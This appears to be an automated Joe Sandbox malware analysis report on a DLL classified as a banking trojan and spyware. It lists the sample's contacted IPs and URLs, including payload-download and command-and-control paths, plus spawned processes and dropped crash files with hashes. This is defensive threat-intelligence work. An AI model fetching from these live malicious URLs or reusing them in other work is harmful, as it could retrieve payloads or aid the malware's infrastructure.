http://67.43.234.14/images/fWI73R1_2Fi/dMEh0cq63rRCJy/hEJHCisV7TLXf6s5qDp3z/BCtN_2Bg1My_2Bxo/AhaNT6s6q6_2B58/OQZoTj4FY38Jlpdz1z/MCQ_2Fvl2/KaObwwaShYciWGHB8igT/ebmAGB0PycjKyjC2pvQ/6aj0R0O7yrH6fMGLiN7rcC/6qFHr8cars3Gw/I8BuhPaS/BZ6BhWd8QiKaDrJK4XQp4Ag/g0wwOGo1XO/QfQATDgE2jY4Wf7L8/foVbicjFFFm0/9oroSq36Cxf/G6HPMi1wZ9ycu5/gwcS_2Bt/rdAx9WRg/N.bmp	0%	Avira URL Cloud	safe	
http://ns.adobp/	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://curlmyip.netQ8tR9QJN7lLzOLlefile://c:	0%	Avira URL Cloud	safe	
http://ns.adobe.cmge	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/O5VHv_2BomBJ/FDSQ3C_2FEh/d3AB91pB2zVZZc/V8xBUftmx0M_2Bqnngedi/DpLLDhwUKQDOSSQS/nVaNzwxkqgcnJXK/SQy2RrteBXCJGPusj_/2Fou9gPbn/TEfuPZW_2FR5wp1JKvFc/BRr_2Bgc4Sh6fwKpLbg/92QNhdYG6IBsInIDDSBHis/CLBmXrf7shSlX/Qy4n9fNl/nE2maUEbSwiaPEHMkNYQxQk/D1KSQzl_2F/HXQWBGmfgthfPqv/9SK.src	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://193.56.146.148/cook32.rar	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://crl.microsoft.coQ	0%	Avira URL Cloud	safe	
http://ns.adobe.uxEN	0%	Avira URL Cloud	safe	
http://67.43.234.14/images/exH_2BV5hI6UV32xq/9iKc6ZjImWoQ/GIugApItTP6/eU0FsndbiatJlG/8sZ81QZwXTfmteOvaRx3j/YoZ9Z9WZVb88loFE/XwzEGCF_2FYd014/RsM17SCy13qQU2pAif/TMyGZBQvh/N26WrESLVWVbmtD7LEn9/Rx20gFSw1JZAg58DLOG/BJUKRsQbaNOa0owKYxus_2/BoGrwh_2BDKqm/DuvxAvK6/zywXiP_2Bz0bAUH1Ay0X5pY/Ej1B6Nr9jL/cJXSt0eQu6DGGZWaR/qgLa8p54JO9D/mFJ_2BIO/ix2MS.bmp	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://146.70.35.138/phpadmin/TYhCb5d3/Qd3Po_2BKjelP_2F7WSwUso/7m8jnTpLRx/uExGwdKAdHoPBjWMC/elgD5kzT2sqT/T1iJBxA5UdT/uL5VED_2B8E0P8/_2FtpnrB_2FZlg9AlWg_2/BdtlwpvI_2BcVtwg/McOCY72thR3WVt5/wVoK31AOn6hDpHdQON/XBB32U4r8/fKY68F7l0jZNTMcXJ71L/odruZsWwSuNEIUWqi7s/08LTc4yWUohU0pkFp1T8P2/l2fvxomE6/r6zvT.src	0%	Avira URL Cloud	safe	
http://193.56.146.148/stilak32.rar	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://146.70.35.138/phpadmin/zilwS36OC_2/FnjmOckuG_2BCm/VAdwDdj_2Fnac_2F0y6xc/deXhx0rBocPzi7tR/z8VoemZhKDJOEZ_/2FB71dJS5j3dZE2NGK/cGLO3t6yJ/yUrrIk8eZ08FZSU_2FS0/2G1FFOzId8doUQdjVtt/kPQnX57urwlFySqx1IZrAD/AgrnwQGGtXT4R/Tizv3fN7/xX9kvTCwfaZ1KZbAGWbajAo/gFAssOtH9Z/e8lp2TS1JzI4llaNY/olcdYO51/byt.src	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	102.129.143.53	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
1.0.0.127.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
222.222.67.208.in-addr.arpa	unknown	unknown	true	• 2%, Virustotal, Browse	unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://193.56.146.148/stilak64.rar	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://193.56.146.148/cook64.rar	true	• Avira URL Cloud: safe	unknown
http://67.43.234.14/images/vdoa2puIgygDcKHOof7W5Nx/Sm5x_2FLro/zObUXzRQyLPWX4K31/W76pZEGagBpT/o6IGunTWfCn/lXzKVuv3SgxDcg/QnnnzAZBFXh1ukr9Caozw/wPM7sTqNdf9sx_2F/Rne6TvIOz1EJrXu/g31KyfFRkwWQ7yEqN4/zXMBf0AoC/FcsOEsPhqIXCKsCLKvy2/p_2BCCsPTnYHLO5apYZ/ZOWl4UxrQhGJIiW3n82a5o/LRy86Sxl6Pzdu/NQ1r9_2F/M2tmRTakUsCXcEs_2FmAAzP/G6Sk1Uhj8yi4/tFtBd.bmp	true	• Avira URL Cloud: safe	unknown
http://67.43.234.14/images/fWI73R1_2Fi/dMEh0cq63rRCJy/hEJHCisV7TLXf6s5qDp3z/BCtN_2Bg1My_2Bxo/AhaNT6s6q6_2B58/OQZoTj4FY38JIpdz1z/MCQ_2Fvl2/KaObwwaShYciWGHB8igT/ebmAGB0PycjKyjC2pvQ/6aj0R0O7yrH6fMGLiN7rcC/6qFHr8cars3Gw/I8BuhPaS/BZ6BhWd8QiKaDrJK4XQp4Ag/g0wwOGo1XO/QfQATDgE2jY4Wf7L8/foVbicjFFFm0/9oroSq36Cxf/G6HPMi1wZ9ycu5/gwcS_2Bt/rdAx9WRg/N.bmp	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/O5VHv_2BomBJ/FDSQ3C_2FEh/d3AB91pB2zVZZc/V8xBUftmx0M_2Bqnngedi/DpLLDhwUKQDOSSQS/nVaNzwxkqgcnJXK/SQy2RrteBXCJGPusj_/2Fou9gPbn/TEfuPZW_2FR5wp1JKvFc/BRr_2Bgc4Sh6fwKpLbg/92QNhdYG6IBsInIDDSBHis/CLBmXrf7shSlX/Qy4n9fNl/nE2maUEbSwiaPEHMkNYQxQk/D1KSQzl_2F/HXQWBGmfgthfPqv/9SK.src	true	• Avira URL Cloud: safe	unknown
http://193.56.146.148/cook32.rar	true	• Avira URL Cloud: safe	unknown
http://67.43.234.14/images/exH_2BV5hI6UV32xq/9iKc6ZjImWoQ/GlugApItTP6/eU0FsndbiatJlG/8sZ81QZwXTfmteOvaRx3j/YoZ9Z9WZVb88loFE/XwzEGCF_2FYd014/RsM17SCy13qQU2pAif/TMyGZBQvh/N26WrESLVWVbmtD7LEn9/Rx20gFSw1JZAg58DLOG/BJUKRsQbaNOa0owKYxus_2/BoGrwh_2BDKqm/DuvxAvK6/zywXiP_2Bz0bAUH1Ay0X5pY/Ej1B6Nr9jL/cJXSt0eQu6DGGZWaR/qgLa8p54JO9D/mFJ_2BIO/ix2MS.bmp	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/TYhCb5d3/Qd3Po_2BKjelP_2F7WSwUso/7m8jnTpLRx/uExGwdKAdHoPBjWMC/elgD5kzT2sqT/T1iJBxA5UdT/uL5VED_2B8E0P8/_2FtpnrB_2FZlg9AlWg_2/BdtlwpvI_2BcVtwg/McOCY72thR3WVt5/wVoK31AOn6hDpHdQON/XBB32U4r8/fKY68F7l0jZNTMcXJ71L/odruZsWwSuNEIUWqi7s/08LTc4yWUohU0pkFp1T8P2/l2fvxomE6/r6zvT.src	true	• Avira URL Cloud: safe	unknown
http://193.56.146.148/stilak32.rar	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/zilwS36OC_2/FnjmOckuG_2BCm/VAdwDdj_2Fnac_2F0y6xc/deXhx0rBocPzi7tR/z8VoemZhKDJOEZ_/2FB71dJS5j3dZE2NGK/cGLO3t6yJ/yUrrIk8eZ08FZSU_2FS0/2G1FFOzId8doUQdjVtt/kPQnX57urwlFySqx1IZrAD/AgrnwQGGtXT4R/Tizv3fN7/xX9kvTCwfaZ1KZbAGWbajAo/gFAssOtH9Z/e8lp2TS1JzI4llaNY/olcdYO51/byt.src	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.disneyplus.com/legal/your-california-privacy-rights	RuntimeBroker.exe, 0000002E.00000000.662181621.000001EF3607D000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.634193211.000001EF3607D000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000013.00000002.677172417.0000019853CD1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://curlmyip.net	RuntimeBroker.exe, 00000027.00000002.894363379.000002BFD6F02000.00000004.00000001.00020000.00000000.sdmp, rundll32.exe, 00000028.00000002.609045780.0000028A77C7D000.00000004.00000020.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000002.895620050.000001EF36402000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 00000032.00000002.888570101.0000024373502000.00000004.00000001.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000013.00000002.608045211.0000019843E7F000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ns.micro/1%L	RuntimeBroker.exe, 0000002E.00000000.666357809.000001EF3392F000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.633216017.000001EF3392F000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000002.888903264.000001EF3392F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000013.00000002.608045211.0000019843E7F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ns.adobp/	RuntimeBroker.exe, 0000002E.00000000.666357809.000001EF3392F000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.633216017.000001EF3392F000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000002.888903264.000001EF3392F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000004.00000003.491794343.0000000006378000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000013.00000003.504617331.000001985CADC000.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000002.610002032.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000003.508252073.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000003.508411466.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000003.594123395.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, RuntimeBroker.exe, 00000027.00000002.894363379.000002BFD6F02000.00000004.00000001.00020000.00000000.sdmp, rundll32.exe, 00000028.00000003.606984804.0000028A77D7C000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000028.00000002.609139128.0000028A77D7C000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000028.00000003.607160802.0000028A77D7C000.00000004.00000020.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000002.895620050.000001EF36402000.00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 00000032.00000002.888570101.0000024373502000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000013.00000002.677172417.0000019853CD1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000013.00000002.677172417.0000019853CD1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000004.00000003.49179434 3.0000000006378000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00013.00000003.504617331.000001985CADC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000002.610002032.00000 224C785C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000001A.0000 0003.508252073.00000224C785C000.00000004 .00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000003.508411466.00000224C785C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000003.594123395.00000 224C785C000.00000004.00000020.00020000.0 0000000.sdmp, RuntimeBroker.exe, 0000002 7.00000002.894363379.000002BFD6F02000.00 000004.00000001.00020000.00000000.sdmp, rundll32.exe, 00000028.00000003.60698480 4.0000028A77D7C000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 028.00000002.609139128.0000028A77D7C000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000028.00000003.607160802.000002 8A77D7C000.00000004.00000020.00020000.00 000000.sdmp, RuntimeBroker.exe, 0000002E .00000002.895620050.000001EF36402000.000 00004.00000001.00020000.00000000.sdmp, R untimeBroker.exe, 00000032.00000002.8885 70101.0000024373502000.00000004.00000001 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.tiktok.com/legal/report/feedback	RuntimeBroker.exe, 0000002E.00000000.662 181621.000001EF3607D000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.634193211.000001EF3607D000. 00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://curlmyip.netQ8tR9QJN7lLzOLlefile://c:	RuntimeBroker.exe, 00000027.00000002.894 363379.000002BFD6F02000.00000004.0000000 1.00020000.00000000.sdmp, rundll32.exe, 00000028.00000002.609045780.0000028A77C7 D000.00000004.00000020.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000002.895620 050.000001EF36402000.00000004.00000001.0 0020000.00000000.sdmp, RuntimeBroker.exe, 00000032.00000002.888570101.0000024373 502000.00000004.00000001.00020000.000000 00.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000013.00000002.608045 211.0000019843E7F000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://ns.adobe.cmge	RuntimeBroker.exe, 0000002E.00000000.666 357809.000001EF3392F000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.633216017.000001EF3392F000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000002.8 88903264.000001EF3392F000.00000004.00000 001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.disneyplus.com/legal/privacy-policy	RuntimeBroker.exe, 0000002E.00000000.662 181621.000001EF3607D000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.634193211.000001EF3607D000. 00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ipinfo.io/ip	RuntimeBroker.exe, 00000032.00000002.888 570101.0000024373502000.00000004.0000000 1.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txt	rundll32.exe, 00000004.00000003.49179434 3.0000000006378000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00013.00000003.504617331.000001985CADC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000002.610002032.00000 224C785C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000001A.0000 0003.508252073.00000224C785C000.00000004 .00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000003.508411466.00000224C785C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001A.00000003.594123395.00000 224C785C000.00000004.00000020.00020000.0 0000000.sdmp, RuntimeBroker.exe, 0000002 7.00000002.894363379.000002BFD6F02000.00 000004.00000001.00020000.00000000.sdmp, rundll32.exe, 00000028.00000003.60698480 4.0000028A77D7C000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 028.00000002.609139128.0000028A77D7C000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000028.00000003.607160802.000002 8A77D7C000.00000004.00000020.00020000.00 000000.sdmp, RuntimeBroker.exe, 0000002E .00000002.895620050.000001EF36402000.000 00004.00000001.00020000.00000000.sdmp, R untimeBroker.exe, 00000032.00000002.8885 70101.0000024373502000.00000004.00000001 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.microsoft.coQ	powershell.exe, 00000013.00000003.596263 415.000001985C0A1000.00000004.00000020.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ns.adobe.uxEN	RuntimeBroker.exe, 0000002E.00000000.666 357809.000001EF3392F000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.633216017.000001EF3392F000. 00000004.00000001.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000002.8 88903264.000001EF3392F000.00000004.00000 001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000013.00000002.677172 417.0000019853CD1000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000013.00000002.677172 417.0000019853CD1000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://disneyplus.com/legal.	RuntimeBroker.exe, 0000002E.00000000.662 181621.000001EF3607D000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.634193211.000001EF3607D000. 00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000013.00000002.606222 894.0000019843C71000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://help.disneyplus.com.	RuntimeBroker.exe, 0000002E.00000000.662 181621.000001EF3607D000.00000004.0000000 1.00020000.00000000.sdmp, RuntimeBroker.exe, 0000002E.00000000.634193211.000001EF3607D000. 00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.56.146.148	unknown	unknown		10753	LVLT-10753US	true
146.70.35.138	unknown	United Kingdom		2018	TENET-1ZA	true
67.43.234.14	unknown	Canada		36666	GTCOMMCA	true
67.43.234.37	unknown	Canada		36666	GTCOMMCA	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	613908
Start date and time: 22/04/202216:13:40	2022-04-22 16:13:40 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	d6YCUW421p (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	57
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	5
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.bank.troj.spyw.evad.winDLL@77/41@6/5
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 21.2% (good quality ratio 20.1%) • Quality average: 81% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16, 20.189.173.21, 52.168.117.173
- Excluded domains from analysis (whitelisted): onedsblobprdeus16.eastus.cloudapp.azure.com, client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, onedsblobprdwus16.westus.cloudapp.azure.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target cmd.exe, PID 6660 because there are no executed function
- Execution Graph export aborted for target mshta.exe, PID 6876 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:14:55	API Interceptor	1x Sleep call for process: rundll32.exe modified
16:15:03	API Interceptor	2x Sleep call for process: WerFault.exe modified
16:15:34	API Interceptor	41x Sleep call for process: powershell.exe modified
16:17:43	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_3fb78dbd3096a159cff8d7df2087ea8f72df4a_7cac0383_1a1ec4c1\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8489168017689993
Encrypted:	false
SSDEEP:	96:82XXFDSb1/nYyJy9haoB7JnxpXIQcQGc6McE+cw3/7+a+z+HbHgvAS/YyNlISWb/:82XxqnSHoIE/jKq/u7sQwS274ItW
MD5:	8C031B76B984FFB3775F8BB1F955175D
SHA1:	1792D0086EF05E7580C883BAEC6A1C9AB5A8384B
SHA-256:	D2B34A32EFA1DE46ACBB9F0956EE27E1A3DFA68156AA65D77F60E23C72BD5853
SHA-512:	0161CF8EFB3477ECD3EE5D78ACC4094DA567F97D812AAB0BF3F099840D07FC7FEA47C93F403A56C086DB5B36F5A5003618C1E20A8DA28F39AA5CBDA27A58BA1D
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.2.8.9.8.4.2.1.2.6.7.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.2.9.0.1.0.3.0.6.1.5.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.a.8.b.4.a.a.2.-.8.8.9.8.-.4.6.2.9.-.8.5.d.0.-.6.f.b.3.9.4.1.6.2.7.9.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.a.d.0.3.7.d.0.-.8.c.4.d.-.4.c.8.7.-.9.f.3.1.-.8.2.8.b.1.f.8.5.1.7.3.e.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.1.9.8.-.0.0.0.1.-.0.0.1.8.-.a.6.2.8.-.2.2.c.3.9.e.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_7875e6245bdd47cab51d5025544adb25af7c1d5b_7cac0383_19f2e3d2\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8457079504503605
Encrypted:	false
SSDEEP:	96:8iX9F58A1/nYysy9ha2KzfFEpXIQcQAc6VQcELcw3A+a+z+HbHgvAS/YyNIISWbN:8C9Fn5H+JQB6jKq/u7sQwS274ItW
MD5:	239227B919527B1ED5C683A088C5B832
SHA1:	348EA9C33130FD4987535BDDF1BF2C7A5F11AAEA
SHA-256:	BEFE7B14F1828EEF0D5797D2A21434657431BA55C4CAD5E1B8E7E933DA715D7B
SHA-512:	E43C0FC89549E2159029F7C43970748C49216A93459FF4BD73ECC141D65A5068903961DFDE4B6EF17E606EDA0E741E4341510627D9280819F1E0033BE7701A41
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.4.2.9.0.7.6.2.3.5.4.2.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.5.1.4.2.9.1.0.3.7.3.5.1.6.9.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.f.9.f.0.4.6.0.-.d.7.3.e.-.4.1.1.e.-.b.1.1.d.-.f.f.e.7.2.0.0.8.4.8.0.7.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.1.b.6.b.9.5.4.-.2.2.8.3.-.4.b.8.6.-.8.9.9.4.-.0.c.9.6.4.9.e.8.d.2.a.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.1.9.8.-.0.0.0.1.-.0.0.1.8.-.a.6.2.8.-.2.2.c.3.9.e.5.6.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_a0b9814f9a8146de5cfec8d14bee9aa28ce9d7_7cac0383_11cea998\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8427022275254693
Encrypted:	false
SSDEEP:	96:xbQMFL1/nYywy9ha2K7FlSZpXIQcQGc6McE+cw3/7+a+z+HbHgvAS/YyNlISWbS/:xs8RnaHoIE/jKq/u7sQwS274Itb
MD5:	8B1E65DE729358962175804BE41A5F2D
SHA1:	4CBC27A28D667D2173561DD64CD24D861D547050

SHA-256:	FF676378BD954F762192C45AF6135C3E1C692D8846A88B5CA947A525C2FCB57A
SHA-512:	BF6922A8C214E97361A7A479BE3E9C08C5AFE18106CE82F2EAC1E116A5963AD5B2A9FD9062812CD2FA059374DD296428D3F73B0DB4CB5C09083859B4874E4C4F
Malicious:	false
Reputation:	unknown
